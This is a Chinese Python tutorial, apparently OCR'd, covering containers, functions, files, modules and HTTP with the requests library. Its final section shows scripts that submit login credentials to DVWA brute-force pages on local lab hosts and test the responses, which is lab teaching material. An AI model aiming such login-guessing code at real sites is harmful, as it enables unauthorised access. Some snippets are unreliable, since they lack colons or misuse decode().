	列表	元组	字符串	集合	字典
元素数量	支持多个	支持多个	支持多个	支持多个	支持多个
元素类型	任意	任意	仅字符	任意	Key：Value；Key：除字典外任意类型不支持；Value：任意类型
下标索引	支持	支持	支持	不支持	不支持
重复元素	支持	支持	支持	不支持	不支持
可修改性	支持	不支持	不支持	支持	支持
数据有序	是	是	是	否	否
使用场景	可修改、可重复的一批数据记录场景	不可修改、可重复的一批数据记录场景	一串字符的记录场景	不可重复的数据记录场景	以Key检索Value的数据记录场景

容器通用功能：

功能	描述
通用for循环	遍历容器（字典是遍历key）
max()	容器内最大元素
min()	容器内最小元素
len()	容器元素个数
list()	转换为列表
tuple()	转换为元组
str()	转换为字符串
set()	转换为集合
sorted(序列, [reverse=True])	排序，reverse=True表示降序，得到一个排好序的列表

第五节 Python函数及函数调用

函数是组织好的，可重复使用的，用来实现单一，或相关联功能的代码段。

函数能提高应用的模块性，和代码的重复利用率。Python提供了许多内建函数，比如print()。我们也可以自己创建函数，这被叫做用户自定义函数。

一、定义一个函数

我们可以定义一个由自己想要功能的函数，以下是简单的规则：

- 函数代码块以 def 关键词开头，后接函数标识符名称和圆括号()。
- 任何传入参数和自变量必须放在圆括号中间。圆括号之间可以用于定义参数。
- 函数的第一行语句可以选择性地使用文档字符串—用于存放函数说明。
- 函数内容以冒号起始，并且缩进。
- return [表达式/返回值] 结束函数，选择性地返回一个值给调用方。不带表达式或返回值的return相当于返回None。

函数的语法：

```
def 函数名(传入参数):
    函数体
    return 返回值
```

注意：如果函数没有使用return语句返回数据，会返回None这个字面量；在if判断中，None等同于False；定义变量，但暂时不需要变量有具体值，可以用None来代替

二、函数返回值

1.单返回值

```
def single_retrun():
    x = 10
    return x

x = single_retrun()
print(x)
```

2.多返回值

```
def multi_retrun():
    x = 10
    y = 20
    return x, y

(x, y) = multi_retrun()
print(x)
print(y)
```

三、函数多种传参方式

1.位置参数

调用函数时根据函数定义的参数位置来传递参数，传递的参数和定义的参数的顺序及个数必须一致

```
def user_info(name, age, gender):
    print(f"您的名字是{name}，年龄是{age}，性别是{gender}")

user_info("冰冰", 20, "女")
```

2.关键字参数

函数调用时通过"键=值"形式传递参数。

```
def user_info(name, age, gender):
    print(f"您的名字是{name}，年龄是{age}，性别是{gender}")

#关键字参数
user_info(name="冰冰", age=20, gender="女")

#可以不按照固定顺序
user_info(age=20, gender="女", name="冰冰")

#可以和位置参数混用，位置参数必须在前，且匹配参数顺序
user_info("冰冰", age=20, gender="女")
```

3.缺省参数

缺省参数也叫默认参数，用于定义函数，为参数提供默认值，调用函数时可不传该默认参数的值（注意：所有位置参数必须出现在默认参数前，包括函数定义和调用）

```
def user_info(name, age, gender="男"):
    print(f"您的名字是{name}，年龄是{age}，性别是{gender}")

user_info("杰克", 45)
```

函数调用时，如果为缺省参数传值则修改默认参数值, 否则使用这个默认值。

4.不定长参数

不定长参数也叫可变参数. 用于不确定调用的时候会传递多少个参数(不传参也可以)的场景.

不定长参数的类型:　①位置传递　②关键字传递

(1)位置传递

```
def user_info(*args):
    print(args)

user_info("冰冰")
user_info("冰冰", 20)

#执行结果
('冰冰',)
('冰冰', 20)
```

传进的所有参数都会被args变量收集，它会根据传进参数的位置合并为一个元组(tuple)，args是元组类型，这就是位置传递。

(2)关键字传递

```
def user_info(**kwargs):
    print(kwargs)

user_info(name="冰冰", age=20, gender="女")

#执行结果
{'name': '冰冰', 'age': 20, 'gender': '女'}
```

参数是“键=值”形式的形式的情况下, 所有的“键=值”都会被kwargs接受, 同时会根据“键=值”组成字典。

第六节 Python文件操作

一、打开文件

语句结构：

```
open(文件名, mode)
```

mode常用的三种基础访问模式：

模式	描述
r	以只读方式打开文件。文件的指针将会放在文件的开头。这是默认模式。
w	打开一个文件只用于写入。如果该文件已存在则打开文件，并从开头开始编辑，原有内容会被删除。如果该文件不存在，创建新文件。
a	打开一个文件用于追加。如果该文件已存在，新的内容将会被写入到已有内容之后。如果该文件不存在，创建新文件进行写入。

二、文件读取

文件读取的常用方法：

操作	描述
文件对象 = open(file, mode, encoding)	打开文件获得文件对象
文件对象.read(num)	读取指定长度字节，不指定num读取文件全部
文件对象.readline()	读取一行
文件对象.readlines()	读取全部行，得到列表
for line in 文件对象	for循环文件行，一次循环得到一行数据
文件对象.close()	关闭文件对象
with open() as f	通过with open语法打开文件，可以自动关闭

通常我们使用with open() as f 的方法去操作文件，这个方法就是不必在文件操作完之后关闭文件流。

```
with open("test.txt", "r") as f:
    line_list = f.readlines()
    print(line_list)

#执行结果
['hello\n', 'world\n', 'good\n', 'good\n', 'study\n', 'day\n', 'day\n', 'up\n']
```

三、文件写入

文件写入的常用方法：

操作	描述
文件对象.write()	将文件内容写入内存（缓冲区），在文件关闭之前，将内容写入文件
文件对象.writelines()	用法和write()方法类似，可以将列表写入文件，也可以将字符串写入文件，手动控制换行
文件对象.flush()	将缓冲区的内容写入到文件

一般常用write()方法，例如：

```
f = open("test.txt", "a")
f.write("这是最后一行")
f.close()

with open("test.txt", "r") as f:
    line_list = f.readlines()
    print(line_list)

#执行结果
['hello\n', 'world\n', 'good\n', 'good\n', 'study\n', 'day\n', 'day\n', 'up\n', '这是最后一行']
```

第七节 Python异常、模块与包

一、异常捕获

在可能发生异常的地方，进行捕获。当异常出现的时候，提供解决方式，而不是任由其导致程序无法运行。

语法结构：

```
try:
    可能要发生异常的语句
except[异常 as 别名:]
    出现异常的准备手段
[else:]
    未出现异常时应做的事情
[finally:]
    不管出不出现异常都会做的事情
```

异常的种类多种多样，如果想要不管什么类型的异常都能捕获到，那么使用：except Exception as e:

二、模块

模块(Module)，是一个 Python 文件，以 .py 结尾．模块能定义函数，类和变量，模块里也能包含可执行的代码。

模块导入方式：

```
[from 模块名] import [模块 | 类 | 变量 | 函数 | *] [as 别名]
```

常用的组合形式如：

- import 模块名
- from 模块名 import 类、变量、方法等
- from 模块名 import *
- import 模块名 as 别名
- from 模块名 import 功能名 as 别名

自定义模块：


每个Python文件都可以作为一个模块，模块的名字就是文件的名字。

在实际开发中，当一个开发人员编写完一个模块后，为了让模块能够在项目中达到想要的效果， 这个开发人员会自行在py文件中添加一些测试信息，但是在模块导入的时候都会自动执行`test`函数的调用


解决方案：

```
def test(a, b)
    print(a+b)

#只在当前文件中调用该函数，其他导入的文件内不符合该条件，则不执行test()函数调用
if __name__ == '__main__'
    test(1, 2)
```

如果一个模块文件中有`__all__`变量，当使用`from xxx import *`导入时，只能导入这个列表中的元素



操作示例，新建PythonStudy项目，在项目下添加两个目录ch1和ch2



在ch1目录下，创建python文件studyFunction.py，在文件中新建一个函数value_add()

```
def value_add(a, b):
    return a + b
```

在ch2目录下，创建python文件import_test.py，在文件中导入刚刚ch1中python文件创建的函数value_add


```
from ch1.studyFunction import value_add
```

然后调用value_add函数，并传入必要参数

```
v = value_add(2,3)
print(v)
```

三、包

从物理上看，包就是一个文件夹，在该文件夹下自动创建了一个 _ *init* _.py 文件，该文件夹可用于包含多个模块文件 从逻辑上看，包的本质依然是模块。



当我们的模块文件越来越多时，包可以帮助我们管理这些模块，包的作用就是包含多个模块，但包的本质依然是模块。


导入包：

1.import 包名.模块名　调用：包名.模块名.目标；

2.from 包名 import * 必须在`__init__.py`文件中添加`__all__ = []`，控制允许导入的模块列表；

第八节 Python Web漏洞检测

一、HTTP协议介绍



本节内容着重于了解经常使用到的一些功能。

1.协议分类

HTTP协议是一直不断发展的，发展的过程中，出现了以下三个分类，分别是：HTTP1.0 80端口，HTTP1.1 80端口，HTTPS 443端口，下面就对三种不同分类进行介绍。

（1）HTTP1.0

HTTP1.0是最早开发出来的协议版本，默认使用的是80端口进行监听。要注意的是这里80端口是服务端的，而不是客户端的。客户端在发送请求时，使用的端口是随机的，未被占用的端口。

HTTP1.0最主要的特点就是：每一次请求都要与目标服务器进行一次连接，才能进行请求和响应。这样就浪费了网络带宽的资源。为了弥补这样的缺点，就开发了HTTP1.1协议。

（2）HTTP1.1

在HTTP1.1协议中，要对某一个目标站点进行多次访问，如果使用HTTP1.1协议的话，那么，多次访问都使用的是同一个链接，而不是多次建立链接。这也是HTTP1.1与HTTP1.0主要的一个区别。但是，这两个版本也会存在一些问题，最主要的问题集中于HTTP1.0和HTTP1.1它们的协议是不安全的。之所以协议不安全的，是因为整个数据在网络的传输过程中都是以明文发送的。数据不经过加密就在网络信道中进行通信，这时候很可能被截获。截获之后，直接查看明文数据包，就可以发现其中的一些机密信息。

比如说浏览器（用户）在请求某个登录页面的链接，其中包含了用户的登录名和密码，如果被截获，直接就可以获得该用户的登录令牌，这时候截获信息的恶意人员就可以直接使用该用户名和密码进行登录目标系统。由此可以想到，不加密是非常危险的网络行为。出现这样问题之后，HTTP又在发展中开发出来HTTPS。

（3）HTTPS

HTTPS是一个加密的协议，主要是对传输的数据进行加密，如果这时候数据被截获，是无法直接或者短时间解密出对应的明文数据，这在一定程度上保护了数据的安全性。

HTTP1.0和HTTP1.1在服务端都是监听的80端口，而HTTPS则在服务端默认监听的是443端口，这里一定要注意。

那么对于HTTP协议来说，它通过请求和响应的模式来进行数据交互，下面就对它的请求方法进行介绍。

2.请求方法

在请求方法中介绍了HTTP1.0和HTTP1.1当中的请求方法，对于HTTPS中的请求方法来说，它也包含了HTTP1.1的所有方法。在介绍HTTP1.1的请求方法时，就可以拓展到HTTPS中来使用。

（1）HTTP1.0

在HTTP1.0中，它只支持三中请求方法：GET、POST、HEAD。这三种方法主要都是用来进行请求，当然，这个请求都是一个简单请求，用来获取目标资源。这样的一个协议方法是非常简单的，为了使得HTTP协议具有更加强大的功能，在HTTP1.0的基础上开发的HTTP1.1协议，支持了更多的方法。

（2）HTTP1.1

在HTTP1.1协议中新增了：OPTIONS, PUT, DELETE, TRACE, CONNECT, PATCH方法，最显著的是新增了文件的上传PUT和删除DELETE方法，使得HTTP协议更加强大。

说到请求，就需要请求具体的一个目标，这个目标一般情况下是对应的URL（统一资源定位符），下面了解一下统一资源定位符的格式。

3.URL

首先，这里给出一个很具体的例子：

协议://主机名.域名/文件夹/文件?参数=值&参数1=值1

首先是协议，协议可以是HTTP、HTTPS或者是FTP都可以。之后冒号两个斜杠，接下来是主机名，这里主机名一定要注意，经常见到主机名是www，当然也有一些网站是edu或是别的，主机名更多情况下加上域名是被称为子域名，也就是一个域名下有多个分站。

域名之后是对应的文件夹，也就是资源目录。网站其实就是一个文件夹，它下面还有文件夹或者文件，那么访问到达文件后，需要对文件传递参数，直接用问号然后是参数等于值。如果还需要传递第二个参数，使用&连接。当然，参数要根据实际情况加或者不加。

以上是关于请求方法和URL介绍，有了请求方法，还需要在请求过程中加入一些HTTP请求头。

4.HTTP请求头

在HTTP请求头中，最为常用的参数有如下几个：

user-agent, accept-encoding, referer, cookie, location, set-cookie, www-authenticate

User-agent顾名思义就是用户客户端或者是用户代理，这个代理和HTTP代理是不同的，它主要是指浏览器，那么这个头参数携带的内容就是当前浏览器的版本信息。

accept-encoding表示浏览器接受的编码

Referer头参数不一定需要携带，它主要是用来表示当前网页是从哪里跳转过来的，表示它的上级页面。

Cookie是可能含有重要或机密信息的头参数，它其中包含的就是cookie信息。

location表示当前链接要跳转到哪里。

set-cookie表示设置cookie信息，这里set-cookie不是HTTP请求头，而是响应头。它表示服务端给客户端（浏览器）响应过程中设置的cookie信息，使用set-cookie设置，它是一个HTTP响应头。

www-authenticate表示HTTP认证信息，主要用于身份验证HTTP basic等。

以上是关于HTTP请求头的介绍。

5.HTTP响应状态码

用户请求之后等到响应，响应之后客户端通过得到的响应状态码，很直观的看到当前响应是否成功，或者出现了什么问题。

下面给出一些响应概括性的内容：1xx、2xx、3xx、4xx、5xx

x是代表某个数字，1xx代表100以后得所有数字。

1xx状态码的具体含义是表示信息提示，用来提示浏览器或者是对应的用户究竟出现了怎样的一个信息提示

2xx状态码代表客户端请求得到了服务器的响应，成功的一次访问

3xx状态码表示重定向，可能在访问一个网页时，这个网页可能删除或者不再使用了，那么程序员在后端设置了一个重定向，这时候客户端会收到3xx重定向，接着客户端跟着3xx重定向跳转到其他的可以使用的页面


4xx状态码表示客户端错误，经常见到404，它表示请求的URL不存在，那么，这个请求错误的本质就是客户端错误了。客户端发送了一个不存在的请求，使得服务器返回4xx

5xx状态码表示服务端错误，除了客户端请求错误外，有时候也会有服务端出现错误

以上是对于HTTP协议进行了简单介绍，并且对最常用的功能进行了说明，下面就来查看HTTP，从直观上查看一下对应的请求和响应的数据包。

6.查看HTTP

接下来要使用浏览器的审查（检查）工具，来进行查看。



打开浏览器，之后按F12，或者点击鼠标右键，选择检查
打开工作区之后，点击标签栏网络，然后刷新当前页面，那么可以看到返回了很多内容。

点击其中的一个内容查看，首先可以看到它的请求和响应。

在这里有request URL，以及它的请求方式为GET的这样一个概括性内容。

可以看到请求的状态码为200，以及远程的目标服务器地址和端口号，可以看到使用的是443端口，那么它的HTTP协议是HTTPS。

下面也给出了其他响应头

那么，我们通过检查工具进行查看，当然，也可以通过Burpsuite HTTP截断代理进行查看，这些工具和浏览器的检查工具最大的区别就在于可以修改某一个请求，以及删除响应当中的内容，不让他显示到浏览器中。

以上就是关于HTTP协议的介绍，看到这里，可能对HTTP协议有了简单认识，那么，下面将会用Python与HTTP协议进行交互，更加直观以及从编程的角度看待HTTP协议，加强认识，从细节上了解HTTP协议。

二、Python-HTTP请求

本节内容介绍Python-HTTP请求的编写，了解HTTP当中，GET请求使用Python的编写，以及POST请求使用Python来编写，同时也可以使用Python来自定义HTTP请求当中的某些请求头，来发送请求。

当然，除了GET和POST，还可以发送其他的请求。

1.GET请求

首先介绍GET请求。

对于GET请求来说，可以将GET请求分为两类请求，分别是不带参数请求和带参数请求。在这里给出简单的代码

```
requests.get(url)
requests.get(url=url, params={"key1": "value1", "key2": "value2"})
```

不带参数请求可以直接使用requests.get对应URL来进行请求。

带参数请求，就需要设置params参数，使用一个字典来表示参数内容，key1表示参数名称，value1表示参数值，多个参数用逗号分隔。

那么，在这个过程中，可以使用对应requests.get返回response对象的url属性来获取请求的完整URL（resp.url）。

下面分别对带参数和不带参数的GET请求进行演示

```
#不带参数的GET请求
import requests

url = "http://httpbin.org"
resp = requests.get(url)
resp = requests.get(url=url)
print(resp.url)

#带参数的GET请求
import requests

url = "http://192.168.3.67/brute/brute_low_post.php"
# 首先创建一个字段，用来保存要传递的参数
payload = {"username": "admin", "password": "admin", "submit": "登录"}
resp = requests.get(url=url, params=payload)
print(resp.status_code)
print(resp.url)

result = resp.text
```

```
if result.find("success") >= 0:
    print("admin:admin" + "successful")
else:
    print("error")
```

下面演示带参数的GET请求

```
import requests

# http://127.0.0.1/dvwa/vulnerabilities/brute/?username=123&password=123&Login=Login#

url = 'http://127.0.0.1/dvwa/vulnerabilities/brute/'

headers = {
    "cookie": "security=low; PHPSESSID=1mlccdnk56brvv3ag49vt9jbpe"
}

payload = {"username": "123", "password": "123", "Login": "Login"}

resp = requests.get(url=url, params=payload, headers=headers)

print(resp.request.url)
print(resp.text)
result = resp.text
if result.find("Username and/or password incorrect") >= 0:
    print("密码错误")
else:
    print("密码正确")
```

以上是GET请求使用Python编写，同样在登录方面除了GET请求用的更多的是POST请求。

2.POST请求

POST请求分为带参数的和不带参数的，在Python requests库中，不带参数的POST请求使用requests.post(url)，带参数的POST请求使用requests.post(url, data={key1: value1})。

针对POST方式的提交请求，一般情况下都是带有参数的。下面主要演示带参数的POST请求，同样，这里将以自己电脑靶场作为演示。

```
#args_post.py
import requests

url = "http://127.0.0.1/brute/brute_low_post.php"

payload = {"name": "123", "password": "123"}

resp = requests.post(url, data=payload)
print(resp.status_code)
print(type(resp.text))
```

```
print(resp.text)

if resp.text.find("登陆成功") >= 0:
    print("登陆成功")
else:
    print("登录失败")
```

以上，就是通过Python完成了GET请求和POST请求，在这个过程中，都是使用的默认HTTP请求头，在某些特殊情况下，可能需要自定义请求头。

3.自定义请求头

例如，在做爬虫的时候，会自定义user-agent和cookies请求头参数，来伪装用户正常访问行为。

再比如，当前站点只允许哈哈浏览器访问，而不允许其他浏览器访问，那么这时候就需要修改user-agent请求头来进行访问。

对于Python来说，可以自定义http请求头来进行HTTP请求的发送，使用requests库的headers方法进行配置发送。这里我们将以requests的get方法进行测试

```
#define_headers.py
import requests

url = "http://127.0.0.1/dvwa/vulnerabilities/brute/"

headers = {
    "User-Agent": "HAHA",
    "PHPSESSID": "1mlccdnk56brvv3ag49vt9jbpe"
}

resp = requests.get(url, headers=headers)
print(resp.request.headers)
# 查看默认的请求头
resp1 = requests.get(url)
print(resp1.request.headers)
```

当然，以上只是演示了get请求方式的自定义请求头，POST请求方式也有自定义修改headers请求头的方法，这里就不做演示了。

4.其他请求

Python可以发送get请求和POST请求外，也可以发送其他请求。

例如可以发送PUT, DELETE, HEAD, OPTIONS等

```
r = requests.put("http://httpbin.org/put", data={"key1": "value1"})
r = requests.delete("http://httpbin.org/delete")
r = requests.head("http://httpbin.org/get")
r = requests.options("http://httpbin.org/get")
```

requests是功能强大的第三方库，非常适合编写HTTP请求的库，其他请求方式这里不再演示。

三、Python-HTTP响应

本节内容将介绍在Python当中，对于HTTP协议响应的编程。

1.获取响应状态码

在HTTP协议的响应过程中，最能表明协议的响应结果，就是通过响应状态码可以直接查看到对应网页的状态。

在Python中，也可以使用返回的HTTP响应对象，然后通过status_code属性来获取对应的状态码。

下面将在“http://127.0.0.1/dvwa/vulnerabilities/brute/”这个URL进行实验

2.获取响应文本

除了获取状态码，其实浏览器在得到响应之后，是显示对应的响应文本，在Python中可以使用以下两个方式来获取对应的文本，分别是content和text来进行获取。下面通过实践操作查看两者的区别。

```
#content_text.py
import requests

url = "http://192.168.3.47/dvwa/vulnerabilities/brute/"
resp = requests.get(url)
print(resp.text)
print("*"*100)
print(resp.content)
```

对应的content输出了一个二进制的内容，在这里它既有了换行符\n也有空格符\r。

而在text输出了原网页代码，它和浏览器中的代码是相同的。

如果运行程序后，返回结果中有乱码，是因为咱们在输出过程中没有对它进行转码，使用text.decode("utf-8")进行转码。

由此可知，text返回的是源代码，而content是返回对应的二进制数据，包含对应的换行和空格符。

以上是通过Python获取HTTP的响应文本，其实也可以通过Python获取HTTP协议响应的报文头。

我们可以通过requests库中请求URL后返回对象的headers属性来获取。

```
#resp_header.py
import requests

url = "http://192.168.3.47/dvwa/vulnerabilities/brute/"
resp = requests.get(url)
print(resp.headers)
print(resp.request.headers)
```

